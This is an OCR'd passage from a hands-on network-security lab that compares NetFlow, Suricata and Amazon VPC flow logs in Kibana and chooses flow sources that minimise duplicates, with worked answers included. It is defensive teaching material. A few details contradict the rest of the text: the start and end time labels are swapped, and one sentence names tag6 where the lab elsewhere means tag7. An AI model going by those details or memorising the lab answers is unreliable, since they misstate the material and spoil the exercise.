
Before beginning this lab, you will need to start an **Elastic Stack** containing pre-ingested flow data. To start the **Elastic Stack**, run the command below.

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 1.3
```


This lab requires you to open a browser and access http://localhost:5601. Then click on **Dashboard.**



Then click on the dashboard labeled **Flow Data**.



Please review the following information before proceeding with the lab.



This lab deals with designing an environment around the collection and use of flow data. For this lab, various flow data sources have been pre-ingested and tagged. Below is a breakdown of each flow data source and its corresponding tag.

NetFlow

Server subnets	tag1	(Contains traffic going into or out of the server data switches)
Desktop subnet	tag2	(Contains traffic going into or out of the desktop data switches)

Suricata Software Flows

Server subnets	tag3	(Contains traffic going into or out of server data switches and virtual switches)
Desktop subnet	tag4	(Only contains desktop traffic going to the internet or server subnets)
Cloud subnets	tag5	(Contains traffic going into or out of the cloud subnet that is visible inside the internal network)
Intra-VM traffic	tag6	(Contains VM to VM traffic on the same layer 2 subnet and hypervisor)

Amazon VPC Flow

Cloud subnet	tag7	(Contains traffic going into or out of Amazon cloud environment)

Key Assets

DC01	10.0.0.9	(Domain controller)
DC02	10.0.0.10	(Domain controller)
VulnScan01	10.0.0.60	(Vulnerability scanner)

Exercise: No hints

1. Identify the differences between **NetFlow**, **Suricata flow**, and **Amazon VPC flow** data sources
   - Which flows are bidirectional? _____
   - Are you missing details between **NetFlow** and **Suricata** flow? _____
   - Which type of flow is easier to analyze: **unidirectional** or **bidirectional**

   NetFlow has an **event_type** of **netflow**
   Suricata flow has an **event_type** of **flow**
   Amazon VPC flow has an **event_type** of **vpcflow**
2. Identify which flow sources should be enabled to minimize duplicate data without losing visibility. Answer with the tag numbers that should be enabled _____
3. Identify which system in the cloud environment is exhibiting abnormal behavior

   To answer this question, you need some background information. The cloud assets in this lab are web servers that receive inbound connections. These assets are within the 172.31.0.0/16 subnet space.

   Below are sample search filters for Kibana:

   source_ip:[192.168.0.0 TO 192.168.255.255] (Allows searching a range of IP addresses)
   destination_port:[1 TO 1024] (Allows searching a range of ports)

   - What is the internal IP address of the system? _____
   - What external system(s) is the system communicating with? _____

1. **Identify differences between flow types**

Rather than jumping directly into flow design and collecting organizations should be familiar with the various options and formats of flow data. This lab deals with three: **NetFlow**, **Suricata flow**, and **Amazon VPC flow**. Begin by identifying characteristics and differences between these three flow formats.

First, access the **Flow Data** dashboard within **Kibana**. Directions to access this dashboard are in the **Exercise Preparation** section of the lab. At the bottom of the dashboard is a section labeled **Flow Data Saved Search**. Scroll down to the **Flow Data Saved Search**. Expand the first log by clicking on the arrow on the left.


Flow Data Saved Search

1–50 of 105,749

Time	source_ip	source_port	destination_ip	destination_port	duration	event_type
March 2nd 2019, 22:24:47.005	172.16.1.8	33,890	10.0.0.10	53	a few seconds	netflow

When the log expands, you can see the full details. Below is a breakdown of the log.


@timestamp	March 2nd 2019, 22:24:47.005 (When log was generated)
t app_proto	dns (Application identified, **this is not a standard NetFlow field**)
t beat.hostname	sosensor3 (The system that generated the NetFlow record)
t beat.name	sosensor3 (The system that generated the NetFlow record)
t beat.version	6.5.4 (The log agent for the system that generated the log)
# bytes	68B (How many bytes were sent)
t community_id	1:424IVEtDVmfvq2t0w+jNjCgzzIg=
destination_ip	10.0.0.10
# destination_port	53
# duration	a few seconds (How long connection lasted)
t event_type	netflow (Type of flow data
# flow_id	1,406,953,034,279,485 (correlation ID, not a standard NeFlow field)
t host.architecture	x86_64 (Log agent operating system architecture)
host.containerized	false (Describes whether the source of log was a Docker container)
t host.id	220367b45a2e2544428637d15b635477 (Unique log agent host ID)
t host.name	sosensor3 (The system that generated the NetFlow record)
t host.os.codename	xenial (The operating system of the host generating the record)
t host.os.family	debian (The operating system type of the host generating the record)
t host.os.platform	ubuntu (The operating system type of the host generating the record)
t host.os.version	16.04.5 LTS (Xenial Xerus) (The full operating system of the host OS)
t input.type	log
t log_event_type	suricata
# max_ttl	62
# min_ttl	62
netflow_end	March 2nd 2019, 22:19:46.846 (time the NetFlow connection started)
netflow_start	March 2nd 2019, 22:19:46.846 (time the NetFlow connection ended)
# offset	226,810,751
# packets	1
t prospector.type	log (Log agent collection information)
t proto	UDP (The protocol of the connection)
t source	/nsm/sensor_data/sosensor3-ens192/eve-2019-03-03-03:04:31.json
source_ip	172.16.1.8
# source_port	33,890
t tags	beats_input_codec_plain_applied, tag1 (Tags associated with the flow)

Note: The t to the left of the field stands for a string. The # stands for a number. The clock symbol stands for time. The computer symbol stands for the IP address. These represent the field types for each field.

Ignoring the log agent fields, this means the NetFlow event type has the following standard fields:

Bytes
Destination IP
Destination Port
Duration
Max TTL
Min TTL
Start and End Times
Packet Count
Protocol
Source IP
Source Port

Scroll back to the top of the log and click on the arrow again to collapse the log.




Now, look at the first two logs.

	Time	source_ip	source_port	destination_ip	destination_port	duration	event_type
▸	March 2nd 2019, 22:24:47. (2)	172.16.1.8	33,890 (3)	10.0.0.10 (1)	53 (4)	a few seconds	netflow
▸	March 2nd 2019, 22:24:47. (1)	10.0.0.10	53 (4)	172.16.1.8 (2)	33,890 (3)	a few seconds	netflow

Notice, the logs are for the same DNS flow. The log at the top is the DNS request and the second log is the DNS response. You can identify this by tracing the numbers in the image above. The IP addresses and ports are identical in this request. Plus, the timestamps involved match. What this means is that the NetFlow log is unidirectional. This means that two logs will be cut for each connection.

Note: Think of unidirectional logging as always logging connections to server and connections from the server as separate logs. The bytes and packet count are recorded based on directionality.

Next, expand the third log in the **Flow Data Saved Search**. Do this by clicking on the arrow to the left of the log. This log is a Suricata flow log.



This time, the log has the information below. Comments are added next to some fields for clarity.

```
@timestamp                March 2nd 2019, 22:24:47.004
t  app_proto              dns
t  beat.hostname          sosensor3
t  beat.name              sosensor3
t  beat.version           6.5.4
#  bytes_to_client        68B
#  bytes_to_server        68B
t  community_id           1:Ny+wwCtXi2kJtejGx96+69+G8Vg=
destination_ip            10.0.0.10
#  destination_port       53
#  duration               a few seconds
t  event_type             flow
flow_alerted              false (describes if flow is also associated to an alert)
flow_end                  March 2nd 2019, 22:19:46.845
#  flow_id                1,530,231,480,575,292
flow_start                March 2nd 2019, 22:19:46.845
t  host.architecture      x86_64
host.containerized        false
t  host.id                220367b45a2e2544428637d15b635477
t  host.name              sosensor3
t  host.os.codename       xenial
t  host.os.family         debian
t  host.os.platform       ubuntu
t  host.os.version        16.04.5 LTS (Xenial Xerus)
t  input.type             log
t  log_event_type         suricata
#  offset                 226,798,661
#  packets_to_client      1
#  packets_to_server      1
t  prospector.type        log
t  proto                  UDP
t  reason                 timeout (described why the connection ended)
t  source                 /nsm/sensor_data/sosensor3-ens192/eve-2019-03-03-
03:04:31.json
source_ip                 172.16.1.8
#  source_port            59,566
t  state                  established
t  tags                   beats_input_codec_plain_applied, tag3
```


In this case, there are a few differences between the **NetFlow** logs and this **Suricata Flow** log. Specifically, bytes and packet counts going to the server and from the server are recorded on the same log instead of two separate logs. This means the log is a **bidirectional** flow log. Also, Suricata is tracking if a flow connection is associated with intrusion detection alerts or other metadata such as DNS and HTTP.

Suricata Flow logs had the following fields the **NetFlow** logs did not:


```
flow_alerted
```

Note: The connection state and reason are specific to the TCP protocol and would have existed in the NetFlow records had they been TCP connections.


The last flow type recorded is the Amazon VPC flow logs. To find these logs scroll to the top of the **Flow Data** dashboard and **click** on **tag7** within the **Flow by Tag** visualization. This will search for logs tagged with **tag7**.



When it asks to **Apply these Filters**, **click** on **Apply Now**.



Scroll down to the **Flow Data Saved Search** and expand the first log.




This time, the flow log has the information found below. Please note that **geo** fields are not part of an **Amazon VPC flow** log but were added during log ingestion.

@timestamp	March 2nd 2019, 22:21:20.000
# account_id	807,773,145,743
t action	ACCEPT
destination_ip	172.31.35.212
# destination_port	80
# duration	4 minutes
end	March 2nd 2019, 22:21:20.000
t event_type	vpcflow
t interface_id	eni-0e4f2833fcc19acf1
t log_status	OK
t message	2 807773145743 eni-0e4f2833fcc19acf1 66.116.50.26 172.31.35.212 65197 80 6 5 205 1551583066 1551583280 ACCEPT OK
# protocol	6
t source_geo.as_org	Consolidated Communications, Inc.
# source_geo.asn	5,742
t source_geo.city_name	Charleston
t source_geo.continent_code	NA
t source_geo.country_code2	US
t source_geo.country_code3	US
t source_geo.country_name	United States
# source_geo.dma_code	648
source_geo.ip	66.116.50.26
# source_geo.latitude	39.5
source_geo.location	{ "lat": 39.4995, "lon": -88.1581 }
# source_geo.longitude	-88.158
t source_geo.postal_code	61920
t source_geo.region_code	IL
t source_geo.region_name	Illinois
t source_geo.timezone	America/Chicago
source_ip	66.116.50.26
# source_port	65,197
start	March 2nd 2019, 22:17:46.000
t tags	vpcflow, tag7
t total_bytes	205
t total_packets	5
# version	2

In this case, the **Amazon VPC Flow** has the following fields that do not exist in **NetFlow** or **Suricata Flow** logs:

account_id	This identifies what Amazon account the record is for
interface_id	This identifies what virtual interface the flow record generated from
message	The original Amazon VPC Flow log unparsed
version	What version of Amazon VPC Flow log is in use

Notice, that the **Amazon VPC Flow** has **total_bytes** and **total_packets**. However, it does not state **to_client** or **to_server**. This is because **Amazon VPC Flow** logs are **unidirectional**. You can see this by scrolling to the top of the log and clicking on the arrow to minimize it.




The first two logs are for the same connection. The top log is for the connection going to the Amazon server. The second log is for the same connection but being recorded from the Amazon server.

Time	source_ip	source_port	destination_ip	destination_port	duration	event_type
March 2nd 2019, 22:21:20.000	66.116.50.26	65,197	172.31.35.212	80	4 minutes	vpcflow
March 2nd 2019, 22:21:20.000	172.31.35.212	80	66.116.50.26	65,197	4 minutes	vpcflow

Below are the answers to Step 1.

Suricata Flow is bidirectional. **NetFlow** and **Amazon VPC Flow** are unidirectional. Because bidirectional logs have all connection information on one log, they are easier to analyze and work with. The primary field differences between the three records are that **Suricata Flow** logs can include alert and metadata fields and **Amazon VPC Flow** logs record information about the Amazon account and virtual interfaces.

Before moving on, clear out your existing search filters by **clicking** on **Actions** and then **Remove**.



2. **Minimize duplicate flow logs**

Before attempting this step, it is important to review what each tag identifies. As a reminder, here are the description of the data sources and tags.

NetFlow (Normally generated on networking equipment)

Server subnets	tag1	(Contains traffic going into or out of the server data switches)
Desktop subnet	tag2	(Contains traffic going into or out of the desktop data switches)


Suricata Software Flows (Generates via software analyzing traffic - VM or physical with mirroring and taps)

Server subnets	tag3	(Contains traffic going into or out of server data switches and virtual switches)
Desktop subnet	tag4	(Only contains desktop traffic going to the internet or server subnets)
Cloud subnets	tag5	(Contains traffic going into or out of the cloud subnet that is visible inside the internal network)
Intra-VM traffic	tag6	(Contains VM to VM traffic on the same layer 2 subnet and hypervisor)

Amazon VPC Flow (Generates flows using virtual network fabric)

Cloud subnet	tag7	(Contains traffic going into or out of Amazon cloud environment)

The diagram below shows the network design with corresponding tag numbers. It helps visualize where the flow logs are being generated.




The goal of step two is to identify how to collect flow logs while minimizing duplicate traffic generation. For example, **click** on **tag2** in the **Flow by Tag** visualization and then **click** on the **Magnifying Glass with a plus sign** in it.

Review the **# Connections by Source** table.


Connections by Source

Source IP	Count
10.0.0.60	14,513
10.0.0.10	257
10.1.1.4	254
10.1.1.3	102
172.16.1.200	25

Next, **hover** your mouse over the **tag2** filter and then **click** on the **Trash Can** icon next to the **tag2** filter.



Next, **click** on **tag4** in the **Flow by Tag** visualization and then **click** the **magnifying glass with the plus sign** to filter on tag4.




Again, review the **# Connections by Source** table.


Connections by Source

Source IP	Count
10.0.0.60	14,513
10.1.1.4	253
10.1.1.3	80
10.1.1.5	15
10.1.1.2	5

The results between **tag2** and **tag4** are near identical. This is because both **NetFlow** and **Suricata** data sources are seeing the same traffic and logging it. Thus, they are duplicating traffic. To minimize traffic, a strategic decision must be made. Hover over your search filter for **tag4** and **click** on the **garbage can icon**.



Next, the flow sources will be broken down to identify where to generate and collect flow data while dealing with duplication issues.



Based on the diagram above, tag6 is the only method to collect flow logs to, from, and between Amazon cloud systems. It is possible traffic to or from the cloud systems to internal systems would be visible by tags 1 through 5. However, they would be limited in scope and miss public systems accessing cloud assets.

Therefore, **Amazon VPC Flow logs (tag7)** is necessary for full cloud visibility.

Next, analyze the workstations. To see workstation to workstation traffic **NetFlow** from the switch (**tag2**) would be necessary. This would leave **tag2** logging traffic to and from workstations as well as workstation to workstation traffic. Without **tag2**, it would be difficult to see unauthorized or anomalous connections from workstation to workstation.

This leaves the server subnets. Collecting logs from **NetFlow (tag1)** would duplicate traffic when workstations were communicating with servers as well as if servers were communicating with the cloud systems. This leaves **Suricata** flows or tags 3 through 6. Collecting **tag4** would duplicate workstations communicating to servers. Collecting **tag5** would duplicate servers communicating with cloud systems. That leaves **tag3** and **tag6**. Communication to server subnets (**tag3**) should be logged but only if it is not to a workstation (**tag4**) and cloud servers (**tag5**). Lastly, **tag6** is the only method that logs the virtual machine to virtual machine traffic. To capture this Suricata is running on each hypervisor.

